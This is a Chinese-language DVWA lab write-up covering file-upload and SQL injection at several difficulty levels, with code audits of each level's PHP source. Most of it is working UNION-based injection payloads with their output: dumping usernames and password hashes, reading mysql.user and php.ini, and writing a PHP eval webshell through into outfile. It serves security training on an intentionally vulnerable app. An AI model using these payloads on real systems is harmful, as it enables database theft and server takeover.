
制作的附带木马的图片可成功提交,服务器中图片如图所示。



在蚁剑中建立数据。



但蚁剑并不能成功连上脚本，因此无法拿到 webshell，菜刀也是如此。请配合文件包含漏洞思考解决方案。



(7) 代码审计 (High)

```
<?php
```

```
if( isset( $_POST[ 'Upload' ] ) ){
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" ||
    strtolower( $uploaded_ext ) == "png" ) &&
```

```

( $uploaded_size < 100000 ) &&
getimagesize( $uploaded_tmp ) ) {

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}
else {
    // Invalid file
    echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG
images.</pre>';
}
}
?>

```

strrpos(string,find,start)函数返回字符串 find 在另一字符串 string 中最后一次出现的位置，如果没有找到字符串则返回 false，可选参数 start 规定在何处开始搜索。

getimagesize(string filename)函数会通过读取文件头，返回图片的长、宽等信息，如果没有相关的图片文件头，函数会报错。

可以看到，High 级别的代码读取文件名中最后一个"."后的字符串，期望通过文件名来限制文件类型，因此要求上传文件名形式必须是".jpg"、".jpeg"、".png"之一。同时，getimagesize 函数更是限制了上传文件的文件头必须为图像类型。

(8) 漏洞利用 (Impossible)

上传文件后通过反馈发现，服务器代码对上传文件进行了重命名，图片文件中含有恶意代码的图片仍然可以上传，但对上传之后的文件下载分析可知，图片中已无恶意代码。

(9) 代码审计 (Impossible)

```

<?php

if( isset( $_POST[ 'Upload' ] ) ){
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
}

```

```

$uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];

// Where are we going to be writing to?
$target_path = DVWA_WEB_PAGE_TO_ROOT . 'hackable/uploads/';
//$target_file = basename( $uploaded_name, '.' . $uploaded_ext ) . '-';
$target_file = md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext;
$temp_file = ( ( ini_get( 'upload_tmp_dir' ) == '' ) ? ( sys_get_temp_dir() ) :
( ini_get( 'upload_tmp_dir' ) ) );
$temp_file .= DIRECTORY_SEPARATOR . md5( uniqid() . $uploaded_name ) . '.' .
$uploaded_ext;

// Is it an image?
if( ( strtolower( $uploaded_ext ) == 'jpg' || strtolower( $uploaded_ext ) == 'jpeg' ||
strtolower( $uploaded_ext ) == 'png' ) &&
( $uploaded_size < 100000 ) &&
( $uploaded_type == 'image/jpeg' || $uploaded_type == 'image/png' ) &&
getimagesize( $uploaded_tmp ) ) {

    // Strip any metadata, by re-encoding image (Note, using php-Imagick is
recommended over php-GD)
    if( $uploaded_type == 'image/jpeg' ) {
        $img = imagecreatefromjpeg( $uploaded_tmp );
        imagejpeg( $img, $temp_file, 100);
    }
    else {
        $img = imagecreatefrompng( $uploaded_tmp );
        imagepng( $img, $temp_file, 9);
    }
    imagedestroy( $img );

    // Can we move the file to the web root from the temp folder?
    if( rename( $temp_file, ( getcwd() . DIRECTORY_SEPARATOR . $target_path .
$target_file ) ) ) {
        // Yes!
        echo "<pre><a href='{$target_path}{$target_file}'>{$target_file}</a>
succesfully uploaded!</pre>";
    }
    else {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }

    // Delete any temp files
    if( file_exists( $temp_file ) )

```

```

        unlink( $temp_file );
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG
images.</pre>';
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>

```

in_get(varname)函数返回相应选项的值

imagecreatefromjpeg (filename)函数返回图片文件的图像标识，失败返回 false

imagejpeg (image , filename , quality)从 image 图像以 filename 为文件名创建一个 JPEG 图像，可选参数 quality，范围从 0（最差质量，文件更小）到 100（最佳质量，文件最大）。

imagedestroy(img)函数销毁图像资源

可以看到，Impossible 级别的代码对上传文件进行了重命名（为 md5 值，导致%00 截断无法绕过过滤规则），加入 Anti-CSRF token 防护 CSRF 攻击，同时对文件的内容作了严格的检查，导致攻击者无法上传含有恶意脚本的文件。

六、SQL Injection

(1) 漏洞介绍

SQL Injection，即 SQL 注入，是指攻击者通过注入恶意的 SQL 命令，破坏 SQL 查询语句的结构，从而达到执行恶意 SQL 语句的目的。SQL 注入漏洞的危害是巨大的，尽管如此，SQL 注入仍是现在最常见的 Web 漏洞之一。

SQL 注入的常规思路：

- ①寻找注入点，可以通过 web 扫描工具实现
- ②通过注入点，尝试获得关于连接数据库用户名、数据库名称、连接数据库用户权限、操作系统信息、数据库版本等相关信息。
- ③猜解关键数据库表及其重要字段与内容（常见如存放管理员账户的表名、字段名等信息）
- ④可以通过获得的用户信息，寻找后台登录。
- ⑤利用后台或了解的进一步信息，上传 webshell 或向数据库写入一句话木马，以进一步提权，直到拿到服务器权限。

手工注入（非盲注）的步骤：

- ①判断是否存在注入，注入是字符型还是数字型
- ②猜解 SQL 查询语句中的字段数
- ③确定显示的字段顺序
- ④获取当前数据库
- ⑤获取数据库中的表
- ⑥获取表中的字段名
- ⑦下载数据

(2) 漏洞利用（Low）

- ①判断是否存在注入，以及注入类型
- 输入 1，可获得正确的查询结果。

User ID:

ID: 1
First name: admin
Surname: admin

输入 1' or '2'='2，返回多个查询结果。输入中最后的 2 后面少一个单引号，而能返回查询结果，表示后台组装的 SQL 语句中的条件句是带单引号的，故可推测存在字符型注入。

User ID:

```

ID: 1' or '2'='2
First name: admin
Surname: admin

ID: 1' or '2'='2
First name: Gordon
Surname: Brown

ID: 1' or '2'='2
First name: Hack
Surname: Me

ID: 1' or '2'='2
First name: Pablo
Surname: Picasso

ID: 1' or '2'='2
First name: Bob
Surname: Smith
    
```

②猜解表中字段数

分别输入 `1' or 1=1 order by 1 #` 和 `1' or 1=1 order by 2 #`，获得反馈结果。语句中 `order by 1` 或 `2`，是指按列 1 或者列 2 排序，`#` 是注释符，表示后面内容作为注释出现。

User ID:

```

ID: 1' or 1=1 order by 1#
First name: admin
Surname: admin

ID: 1' or 1=1 order by 1#
First name: Bob
Surname: Smith

ID: 1' or 1=1 order by 1#
First name: Gordon
Surname: Brown

ID: 1' or 1=1 order by 1#
First name: Hack
Surname: Me

ID: 1' or 1=1 order by 1#
First name: Pablo
Surname: Picasso
    
```

User ID:

```

ID: 1' or 1=1 order by 2#
First name: admin
Surname: admin

ID: 1' or 1=1 order by 2#
First name: Gordon
Surname: Brown

ID: 1' or 1=1 order by 2#
First name: Hack
Surname: Me

ID: 1' or 1=1 order by 2#
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 order by 2#
First name: Bob
Surname: Smith
    
```

但输入 1' or 1=1 order by 3# 则反馈

Unknown column '3' in 'order clause'

表示不存在第 3 列，故所查询的表只有两列，分别是“First name”和“Surname”。

③union 测试

输入 1' union select 111,222 #, 查询成功。

User ID:

```

ID: 1' union select 111,222 #
First name: admin
Surname: admin

ID: 1' union select 111,222 #
First name: 111
Surname: 222
    
```

Union 查询是将 2 条或多条 SQL 查询结果去重后合并成 1 个结果集, Select 后带数字, 是直接将该数字作为查询结果显示, 如果 select 后面是字母则表示按列名检索。

④获取当前数据库

输入 1' union select 1,database() # 可查询到数据库名称

User ID:

```

ID: 1' union select 1,database() #
First name: admin
Surname: admin

ID: 1' union select 1,database() #
First name: 1
Surname: dvwa
    
```


MySQL 数据库中常用的查询 SQL 语句 select, 除了查询 SQL 之外, 还可以结合函数查询数据库相关信息。如 select database() : 查看数据库 ; select version() : 查看数据库版本 ; select now() : 查看数据库当前时间 ; select user() : 查看当前数据库用户 ; ord(mid(user(),1,1))=114 : 判断用户是否为 root。

上述 payload 利用也可以输入 1' union select user(),database() #,获得反馈

```
ID: 1' union select user(),database() #
First name: root@localhost
Surname: dvwa
```

⑤获取库中表

输入 1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #



```
User ID:  Submit

ID: 1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #
First name: admin
Surname: admin

ID: 1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #
First name: 1
Surname: guestbook, users
```

可知数据库 dvwa 中有两个表，guestbook 和 users。

Mysql 中默认数据库 information_schema 中的表：

[information_schema.SCHEMATA] -----SCHEMA_NAME 所有数据库名

[information_schema.TABLES] -----TABLE_NAME 所有表名

-----TABLE_SCHEMA 数据库名

[information_schema.COLUMNS] -----COLUMN_NAME 所有字段名

-----TABLE_SCHEMA 数据库名

[查询所有库] -----select SCHEMA_NAME from information_schema.SCHEMATA;

[查询所有表] -----select TABLE_SCHEMA,TABLE_NAME from


information_schema.TABLES;

[查询所有字段]-----select COLUMN_NAME from information_schema.COLUMNS
WHERE TABLE_NAME = 0x75736572

group_concat(table_name)表示将查询到的表名连接起来返回一个字符串结果。

⑥获取表中的字段名

输入 1' union select 1,group_concat(column_name) from information_schema.columns where table_name='users' #, 查询成功。



```
User ID:  Submit

ID: 1' union select 1,group_concat(column_name) from information_schema.columns where table_name='users' #
First name: admin
Surname: admin

ID: 1' union select 1,group_concat(column_name) from information_schema.columns where table_name='users' #
First name: 1
Surname: user_id, first_name, last_name, user, password, avatar, last_login, failed_login
```

⑦下载数据

输入：

1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password)
from users # 获取表中所有数据

User ID:

```

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: admin
Surname: admin

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Gordon
Surname: Brown

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Hack
Surname: Me

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Bob
Surname: Smith

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: ladminadmin,2GordonBrown,3HackMe,4PabloPicasso,5BobSmith
Surname: c5fe25896e49ddfe996db7508cf00534, e99a18c428cb38d5f260853678922e03, 8d3533d75ae2c3966d7e0d4fcc69216b
    
```

其它 payload:

1' union select null,concat_ws(char(32,58,32),user,password) from users # 反馈

```

ID: 1' union select null,concat_ws(char(32,58,32),user,password) from users #
First name: admin
Surname: admin
    
```

```

ID: 1' union select null,concat_ws(char(32,58,32),user,password) from users #
First name:
Surname: admin : c5fe25896e49ddfe996db7508cf00534
    
```

```

ID: 1' union select null,concat_ws(char(32,58,32),user,password) from users #
First name:
Surname: gordonb : e99a18c428cb38d5f260853678922e03
    
```

```

ID: 1' union select null,concat_ws(char(32,58,32),user,password) from users #
First name:
Surname: 1337 : 8d3533d75ae2c3966d7e0d4fcc69216b
    
```

```

ID: 1' union select null,concat_ws(char(32,58,32),user,password) from users #
First name:
Surname: pablo : 0d107d09f5bbe40cade3de5c71e9e9b7
    
```

```

ID: 1' union select null,concat_ws(char(32,58,32),user,password) from users #
First name:
Surname: smithy : 5f4dcc3b5aa765d61d8327deb882cf99
    
```

1' union select null,group_concat(concat_ws(char(32,58,32),user,password)) from users # 反馈:

```

ID: 1' union select null,group_concat(concat_ws(char(32,58,32),user,password)) from users
#
    
```

```
First name: admin
Surname: admin

ID: 1' union select null,group_concat(concat_ws(char(32,58,32),user,password)) from users
#
First name:
Surname: admin : c5fe25896e49ddfe996db7508cf00534,gordonb :
e99a18c428cb38d5f260853678922e03,1337 :
8d3533d75ae2c3966d7e0d4fcc69216b,pablo :
0d107d09f5bbe40cade3de5c71e9e9b7,smithy : 5f4dcc3b5aa765d61d8327deb882cf99
```

⑧获取 ROOT 用户

注入 `1' union select 1,group_concat(user,password) from mysql.user#` 反馈：

```
root*81F5E21E35407D884A6CD4A731AEBFB6AF209E1B
```

⑨读文件和写入拿 shell

前提是 mysql 的导入|导出没有限制，如果查询 `secure_file_priv` 为 `NULL`，则需在 `mysql.ini` 中添加 `'secure_file_priv='`。

注入 `1' union select 1,load_file('C:\\phpStudy\\PHPTutorial\\WWW\\php.ini') #` 反馈：

```
ID: 1' union select 1,load_file('C:\\phpStudy\\PHPTutorial\\WWW\\php.ini') #
First name: 1
Surname: ; This file attempts to overwrite the original php.ini file. Doesnt always work.

magic_quotes_gpc = Off
allow_url_fopen = on
allow_url_include = on
```


利用 `into outfile()` 函数写入一句话拿 webshell。在已知服务器目录（通过前期的实验可获取，或者通过试错，注入 `1' union select 'xx',2 into outfile 'xx'#`）前提下，`into outfile` 一句话到根目录。

注入 `1' union select 1,'<?php @eval($_POST["pass"]);?>' into outfile`


`'C:\\phpStudy\\PHPTutorial\\WWW\\x.php'#` 页面反馈：

```
Warning: mysqli_fetch_assoc() expects parameter 1 to be mysqli_result, boolean given in
C:\\phpStudy\\PHPTutorial\\WWW\\vulnerabilities\\sql\\source\\low.php on line 12
```

而服务器根目录下已产生该文件：



用中国菜刀或者蚁剑连接即可。



(3) 代码审计 (Low)

```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ){
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"],  $query ) or die( '<pre>' .
((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) :
(($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ){
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];
```

```
// Feedback for end user
echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
}

mysqli_close($GLOBALS["__mysqli_ston"]);
}

?>
```

从代码中可以看到，没有对来自客户端的参数 id 进行检查和过滤，存在明显的 SQL 注入。

(4) 漏洞利用 (Medium)

中级别使用了下拉选择菜单代替直接输入，但可通过抓包改参数的方式，提交恶意构造的查询函数。

①判断是否存在注入，且注入类型是哪一种

使用 Burp 抓包，更改 id 为 `1' or 1=1 #`，页面反馈错误：

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near '\ or 1=1 #' at line 1
```

更改查询参数 id 为 `1 or 1=1 #`，页面反馈查询成功。说明存在数字型注入。

②猜解 SQL 查询语句中的字段数

抓包更改查询参数 id 为 `1 order by 2 #`，查询成功。抓包更改查询参数 id 为 `1 order by 3 #`，查询失败。表示所查询的表中只有两个字段。

③确定显示的字段名称及顺序

抓包更改查询参数 id 为 `1 union select 1,2 #`，查询成功，反馈结果为

```
ID: 1 union select 1,2 #
First name: admin
Surname: admin

ID: 1 union select 1,2 #
First name: 1
Surname: 2
```

④获取当前数据库

抓包更改查询参数 id 为 `1 union select 1,database() #`，查询成功，反馈结果为

```
ID: 1 union select 1,database() #
First name: 1
Surname: dvwa
```

可知数据库名为 dvwa。

⑤获取数据库中的表

抓包更改查询参数 id 为 `1 union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #`，查询成功，反馈结果为

```
ID: 1 union select 1,group_concat(table_name) from information_schema.tables where
table_schema=database()
First name: 1
Surname: guestbook,users
```

可知数据库 dvwa 中有两个表，guestbook 与 users。

⑥获取表中的字段名

抓包更改参数 id 为 1 union select 1,group_concat(column_name) from information_schema.columns where table_name='users'#, 查询失败, 页面反馈:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\users\'#' at line 1

说明单引号被转义成\, 可以利用 16 进制进行绕过。有关 SQL 绕过的类型和方式很多, 可以上网查询。文本转为 16 进制可用 Ultraedit 等文本编辑器。

抓包更改参数 id 为 1 union select 1,group_concat(column_name) from information_schema.columns where table_name=0x7573657273 #, 查询成功。

ID: 1 union select 1,group_concat(column_name) from information_schema.columns where table_name=0x7573657273 #
First name: 1
Surname: user_id,first_name,last_name,user,password,avatar,last_login,failed_login

⑦获取数据

抓包修改参数 id

为 1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #, 查询成功, 反馈如下:

ID: 1 or 1=1 union select
group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: 1adminadmin,2GordonBrown,3HackMe,4PabloPicasso,5BobSmith
Surname:
c5fe25896e49ddfe996db7508cf00534,e99a18c428cb38d5f260853678922e03,8d3533d75ae2c3966d7e0d4fcc69216b,0d107d09f5bbe40cade3de5c71e9e9b7,5f4dcc3b5aa765d61d8327deb882cf99

可得 users 表中所有用户的 user_id,first_name,last_name,password 的数据。

(5) 代码审计 (Medium)

```
<?php

if( isset( $_POST[ 'Submit' ] ) ){
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $id);

    $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' .
    mysqli_error($GLOBALS["__mysqli_ston"]) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ){
        // Display values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
```



```

        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

}

// This is used later on in the index.php page
// Setting it here so we can close the database connection in here like in the rest of the
source scripts
$query = "SELECT COUNT(*) FROM users;";
$result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' .
((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) :
(($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );
$number_of_rows = mysqli_fetch_row( $result )[0];


mysqli_close($GLOBALS["__mysqli_ston"]);
?>

```

可以看到，Medium 级别的代码利用 `mysql_real_escape_string` 函数对 NUL (ASCII 0)、\n、\r、\、'、" 和 Control-Z 进行转义，同时前端页面设置了下拉选择表单，希望以此来控制用户的输入。

(6) 漏洞利用 (High)

High 级别通过弹出新页面 `session-input.php`，但注入方式和 Low 级别完全一样，页面反馈在原页面上查看。



需要特别提到的是，High 级别的查询提交页面与查询结果显示页面不是同一个，也没有执行 302 跳转，这样做的目的是为了防止一般的 sqlmap 注入，因为 sqlmap 在注入过程中，无法在查询提交页面上获取查询的结果，没有了反馈，也就没办法进一步注入。

(7) 代码审计 (High)

```

<?php

if( isset( $_SESSION [ 'id' ] ) ){
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT
1;";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or
die( '<pre>Something went wrong.</pre>' );

```

```
// Get results
while( $row = mysqli_fetch_assoc( $result ) ){
    // Get values
    $first = $row["first_name"];
    $last  = $row["last_name"];

    // Feedback for end user
    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
}

((is_null($__mysqli_res  =  mysqli_close($GLOBALS["__mysqli_ston"])) ? false :
$__mysqli_res);
}

?>
```

与 Low 级别代码对比可发现，改变的地方一个是通过 SESSION 来获取 id，第二个是在查询语句后面加上了 Limit 1 来控制仅输出 1 行数据，而 Limit 1 在注入过程中可通过#号注释掉。

(7) 漏洞利用 (Impossible)

尝试其它级别所有的注入方式皆不可行。

(8) 代码审计 (Impossible)

```
<?php

if( isset( $_GET[ 'Submit' ] ) ){
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )){
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE
user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ){
            // Get values
            $first = $row[ 'first_name' ];
            $last  = $row[ 'last_name' ];
        }
    }
}
```

```

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>

```

代码采用了 PDO 技术，划清了代码与数据的界限，有效防御 SQL 注入，同时只有返回的查询结果数量为 1 时，才会成功输出，这样就有效预防了“脱裤”，Anti-CSRFtoken 机制的加入了进一步提高了安全性。

PDO 就是 PHP data Object 提供了 PHP 操作多种数据库的统一的接口，可通过 quote()方法过滤特殊字符和通过预处理的一些方式以及 bindParameter()方法绑定参数来防止 SQL 注入。

七、SQL 盲注 (SQL Injection(Blind))

(1) 攻击介绍

SQL Injection (Blind)，即 SQL 盲注，与一般注入的区别在于，一般的注入攻击者可以直接从页面上看到注入语句的执行结果，而盲注时攻击者通常是无法从显示页面上获取执行结果，甚至连注入语句是否执行都无从得知，因此盲注的难度要比一般注入高。目前网络上现存的 SQL 注入漏洞大多是 SQL 盲注。

手工盲注思路

盲注意味着没有明显的反馈，无论注入什么内容，在不报错的前提下，都只能得到“是”或“否”的反馈，因此需要精心构造问题，通过获得的“是”或“否”的答案，逐步逼近并获取所需要的信息。

盲注分为基于布尔的盲注、基于时间的盲注以及基于报错的盲注，这里由于实验环境的限制，只演示基于布尔的盲注与基于时间的盲注。

